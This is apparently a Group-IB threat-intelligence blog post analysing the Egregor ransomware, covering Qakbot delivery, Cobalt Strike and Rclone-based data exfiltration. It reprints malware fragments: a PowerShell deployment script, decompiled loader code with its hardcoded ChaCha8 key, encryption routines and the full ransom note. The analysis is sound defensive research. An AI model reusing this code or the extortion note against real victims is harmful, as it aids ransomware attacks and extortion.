
The Locking Egregor

group-ib.com/blog/egregor



20.11.2020

Analysis of TTPs employed by Egregor operators

Oleg Skulkin

Senior DFIR Analyst at Group-IB

Roman Rezvukhin

Deputy head of the DFIR lab at Group-IB

Semyon Rogachev

Malware Analyst at Group-IB

Regardless of a cybersecurity role in your organization, whether you are a SOC analyst, threat hunter, or CISO, the more you know about the threat landscape relevant to your business and region the better you can protect your assets. But when it comes to ransomware, any big organization can be a target, and you should always be on guard. Especially, given that the major cybercrime trend of 2020 is **Big Game Hunting**.

More and more players join the game, disrupting more and more businesses all around the world. Ransomware itself, as well as attackers' TTPs become increasingly complex, making detection and analysis really tough. One of such ransomware families, that came into the game quite recently, but already managed to «lock» quite outstanding victims, such as Crytek and Barnes & Noble - is **Egregor**.

Recently Group-IB DFIR team observed Egregor ransomware operators actively using **Qakbot (aka Qbot)** to gain initial access, just like it was with **Prolock** not long ago. The close similarities in TTPs with earlier ProLock campaigns indicate that Qakbot operators have likely abandoned ProLock for Egregor.


Egregor has been actively distributed since September 2020. In less than 3 months Egregor operators have managed to successfully hit **69** companies around the world with 32 targets in the US, 7 victims in France and Italy each, 6 in Germany, and 4 in the UK. Other victims happened to be from the APAC, Middle East, and Latin America. Egregor's favorite sectors are Manufacturing (28.9% of victims) and Retail (14.5%).

Egregor victims

Given the increased activity of Egregor operators and the gang's focus on big firms, we decided to release this "emergency" blog post to help cybersecurity teams identify and hunt for this threat actor. This blog will dive you into recent Qakbot campaigns, TTPs employed by the threat actors during their Big Game Hunting operations, and in-depth analysis of Egregor ransomware.

Recent Qakbot campaigns

In September 2020, Emotet switched back to distributing Trickbot, so Qakbot operators had to distribute their trojan without its help. To deliver the trojan, Qakbot operators used malicious Microsoft Excel documents impersonating DocuSign-encrypted spreadsheets, and still prefer to use so-called "Email Thread Hijacking" technique.



DocuSign decoy

Post-Exploitation

During our incident response engagements, we saw almost identical techniques to those we saw in attacks involving ProLock ransomware. Once initial access is gained, the threat actors used AdFind to collect Active Directory information.


Also we've seen the same script to enable comfortable lateral movement - "rdp.bat". It was used by the threat actors to modify registry and firewall rules to enable connections via Remote Desktop Protocol.

To compromise the whole network infrastructure, the threat actor used Cobalt Strike – an extremely popular post-exploitation tool we've seen in almost 70% of incidents involving Big Game Hunting operations this year.

In some cases, the threat actors also distributed Qakbot through the network via PsExec, just like in cases with Prolock we observed in the past, they use a file named "md.exe" – that is the Qakbot binary.


In addition, they used Rclone for data exfiltration – the same masquerading technique was used, they renamed its binary to svchost.exe and placed it to C:\Windows.

Parts of exfiltrated data are published on Egregor's Data Leak Site (DLS) to prove they not only locked the victim's network, but also stolen sensitive information:



Egregor's "Hall of shame"

If the victim refuses to pay, the threat actors publish the whole set of exfiltrated data:



The whole set of data exfiltrated from Crytek

Ransomware deployment

The threat actors used multiple techniques for ransomware deployment, in some cases even in a single attack, including abusing Background Intelligent Transfer Service (BITS), WMI command-line (WMIC) utility and PowerShell remote sessions. It's interesting that the PowerShell script contains comments in Russian:

```
$exec_Result=@()
## Запускаем процесс на текущем хосте, если PowerShell сессия поднялась
if ($pss) {
    $exec_Result = Invoke-Command -Session $pss -ScriptBlock {
        #$processName = (($args[0] -split "\\")[-1] -split "\.")[0]
        #([wmiclass]'root\cimv2:Win32_Process').Create($args[0], '.', $null) | Out-Null
        #Remove-Variable -Name processID -ErrorAction SilentlyContinue
        $processID = ([wmiclass]'root\cimv2:Win32_Process').Create($args[0], '.', $null).ProcessID
        Start-Sleep -Seconds 1
        #$process = (Get-Process | ? {$_.ProcessName -match $processName})[0]
        $process = (Get-Process | ? {$_.Id -eq $processID})[0]
        if ( $process ) {
            $process.Id
            $process.StartTime.ToString('yyyy-MM-dd HH:mm:ss')
            "OK"
        } else {
            "0000"; "0000-00-00 00:00:00";"NOEXEC"
        }
    #} -ArgumentList $exe_Path_Dest
    } -ArgumentList $cmd
} else {
    $exec_Result = @("0000", "0000-00-00 00:00:00", "NOPSS")
} ## if ($pss)

Remove-PSSession $pss
```

A part of PowerShell script used to deploy Egregor ransomware

Ransomware analysis

We analyzed a sample of Egregor ransomware, which was obtained during one of our incident response engagements. Egregor is delivered as a DLL, and should be launched via rundll32 executable with the similar command line:

rundll32.exe C:\Windows\q.dll,DllRegisterServer -password –-mode

After calling the function DllRegisterServer, the next stage will be decoded, decrypted and executed. This stage is protected using ChaCha8 stream cipher (the key and the nonce are stored inside the file) and Base64 encoding:

```
HRESULT __stdcall DllRegisterServer_0()
{
  char keystream[64]; // [esp+1Ch] [ebp-58h] BYREF
  LPVOID decr_buf; // [esp+5Ch] [ebp-18h]
  void *encr_buf; // [esp+60h] [ebp-14h]
  SIZE_T decr_buf_size; // [esp+64h] [ebp-10h] BYREF
  wchar_t *v5; // [esp+68h] [ebp-Ch]

  v5 = GetCommandLineW();
  if ( StrCompare(v5, L"--useless") )
    return 0;
  decr_buf_size = 0;
  encr_buf = Base64Decode(base64_encoded_stage, 0x4E558u, &decr_buf_size);
  if ( !encr_buf )
    return 1;
  decr_buf = VirtualAlloc(0, decr_buf_size, 0x3000u, 0x40u);
  ChaCha8_KeyExpansion(keystream, "ppASHGDikgp*tGfkokTDrJOPFbdFGPfs", 256);
  ChaCha8_AddNonce(keystream, "7DYGbfAw");
  ChaCha8_Decrypt(keystream, encr_buf, decr_buf, decr_buf_size);
  RunNextStageInMem(decr_buf);
  Sleep(0xFFFFFFFF);
  if ( encr_buf )
    j_j_j_j_j_j_j___free_base_0(encr_buf);
  return 0;
}
```

The next stage is also used as an encryption layer for the final payload, which could be decrypted only if the correct password is provided as an argument. This password is used as the key for
HMAC-SHA256, and the input data for HMAC-SHA256 is hardcoded within the program. After that, 10000 iterations of HMAC-SHA256 are used along with XOR operation to create a key for Rabbit stream cipher, which will be used to decrypt the final payload:

```
hmac_sha256_init(&ctx, password, password_len__);
sha256_update(text_1, &ctx, text_1_len);    // text_1 = pqosihd
sha256_update(&text_2, &ctx, 4u);           // text_2 = 0x00000001
hmac_sha256_final(&ctx, temp_text);
memmove(rabbit_key, temp_text, 32u);
password_len_ = password_len;
iter = 9999;
do
{
  hmac_sha256_init(&ctx, password_, password_len_);
  sha256_update(temp_text, &ctx, 32u);
  hmac_sha256_final(&ctx, temp_text);
  for ( i = 0; i < 32; i += 16 )
    *&rabbit_key[i] = _mm_xor_si128(*&temp_text[i], *&rabbit_key[i]);
  --iter;
}
```

The final payload is highly obfuscated with junk instructions and a lot of jump and call obfuscation is used. We noticed that Egregor obfuscation is very similar to the obfuscation used in another ransomware - Sekhmet). The string obfuscation is likewise similar to Sekhmet and even the keys for decrypting the same strings are the identical.

We noticed that the sequence of language checks is very similar to Sekhmet and Maze ransomware.

The main purpose of the Egregor (unsurprisingly) is to encrypt files. Files are encrypted using ChaCha8 stream cipher among with RSA-2048 asymmetric algorithm – the same scheme was used in Sekhmet and Maze ransomware (key and nonce for ChaCha8 are generated randomly for each encrypted file):

```
if ( !CryptGenRandom(v12, 0x20u, pbBuffer)    // key
  || !CryptGenRandom(v12, 8u, v101)           // nonce
  || (fillChachaInitialState(&v45, pbBuffer, 256),
      prepareChaChaStruct(&v45, v101),
```

ChaCha8 key and nonce generation in Egregor and Sekhmet

```
if ( CryptGenRandom(v5, 0x20u, v4) )        // key
{
  v6 = (*(this + 12) + 32);
  v7 = (*(**(this + 4) + 12))(*(this + 4));
  if ( CryptGenRandom(v7, 8u, v6) )         // nonce
    prepareChaChaStructAndInitialState(this);
}
```

ChaCha8 key and nonce generation in Maze

ChaCha8 key and nonce is encrypted and added to the beginning of the encrypted file.

Local RSA-2048 keypair is generated for each infected computer; the local private key is encrypted by the public master key and then added to the "technical block" at the end of the ransom note (this block also contains the number of encrypted files, information about workstation and domain).

To check if it is able to encrypt file in specific directory, Egregor will try to create a shortcut in this directory (the name of the shortcut is equal to victim ID, which is generated based on hardware configuration of the computer). The shortcut is created with the option FILE_FLAG_DELETE_ON_CLOSE, which allows to automatically deleting this shortcut after the handle is closed.

After all, the ransom note named **RECOVER-FILES.txt** will be created in each directory with encrypted files. Here is a template extracted from an Egregor sample:

```
------------------
| What happened? |
------------------

Your network was ATTACKED, your computers and servers were LOCKED,
Your private data was DOWNLOADED.

----------------------
| What does it mean? |
----------------------

It means that soon mass media, your partners and clients WILL KNOW about your PROBLEM.

--------------------------
| How it can be avoided? |
--------------------------

In order to avoid this issue,
you are to COME IN TOUCH WITH US no later than within 3 DAYS and conclude the data
recovery and breach fixing AGREEMENT.

-----------------------------------------
| What if I do not contact you in 3 days? |
-----------------------------------------
```

```
If you do not contact us in the next 3 DAYS we will begin DATA publication.

----------------------------
| I can handle it by myself |
----------------------------

It is your RIGHT, but in this case all your data will be published for public USAGE.

------------------------------
| I do not fear your threats! |
------------------------------

That is not the threat, but the algorithm of our actions.
If you have hundreds of millions of UNWANTED dollars, there is nothing to FEAR for you.
That is the EXACT AMOUNT of money you will spend for recovery and payouts because of
PUBLICATION.

--------------------------
| You have convinced me! |
--------------------------

Then you need to CONTACT US, there is few ways to DO that.

I. Recommended (the most secure method)

   a) Download a special TOR browser: https://www.torproject.org/
   b) Install the TOR browser
   c) Open our website with LIVE CHAT in the TOR browser:
   http://egregor4u5ipdzhv.onion/VICTIM_ID
   d) Follow the instructions on this page.

II. If the first method is not suitable for you

   a) Open our website with LIVE CHAT: https://egregor.top/VICTIM_ID
   b) Follow the instructions on this page.

Our LIVE SUPPORT is ready to ASSIST YOU on this website.

---------------------------------------
| What will I get in case of agreement |
---------------------------------------

You WILL GET full DECRYPTION of your machines in the network, FULL FILE LISTING of
downloaded data,
confirmation of downloaded data DELETION from our servers, RECOMMENDATIONS for securing
your network perimeter.

And the FULL CONFIDENTIALITY ABOUT INCIDENT.

------------------------------------------------------------------------------------
Do not redact this special technical block, we need this to authorize you.
---EGREGOR---
ENCRYPTED_LOCAL_RSA2048_KEY_AND_VICTIM_INFORMATION
---EGREGOR---
```

Egregor ransom note template

The largest ransom demand we observed was more than **4 000 000 $ in BTC.**

Conclusion

Tactics, techniques and procedures observed are very similar to those seen in the past Qakbot's Big Game Hunting operations. At the same time, we see that these methods are still very effective and allow threat actors to compromise quite big companies successfully. It's important to note, that the fact many Maze partners started to move to Egregor will most likely result in the shift in TTPs, so defenders should focus on known methods associated with Maze affiliates.

General Recommendations

1

If you've detected Qakbot infection in your network, make sure you handle it properly, and there's no evidence of lateral movement.

2

Make sure your security controls are able to detect and block Cobalt Strike usage.

3

Focus on suspicious RDP connections as well as BITS, wmic and PowerShell abuse.

4

Develop threat hunting capability for your team, so you can reduce attacker's dwell time, and prevent successful ransomware deployment.

5

Make sure your team has updated cyber threat intelligence information to detect and prevent human-operated ransomware attacks.

6

Learn what techniques and methods Threat Hunters use today through Group-IB's Cyber Education courses

7

Download the white paper "Egregor ransomware: The legacy of Maze lives on" for more TTPs, detection and threat hunting tips

Share

Receive insights on the latest cybercrime trends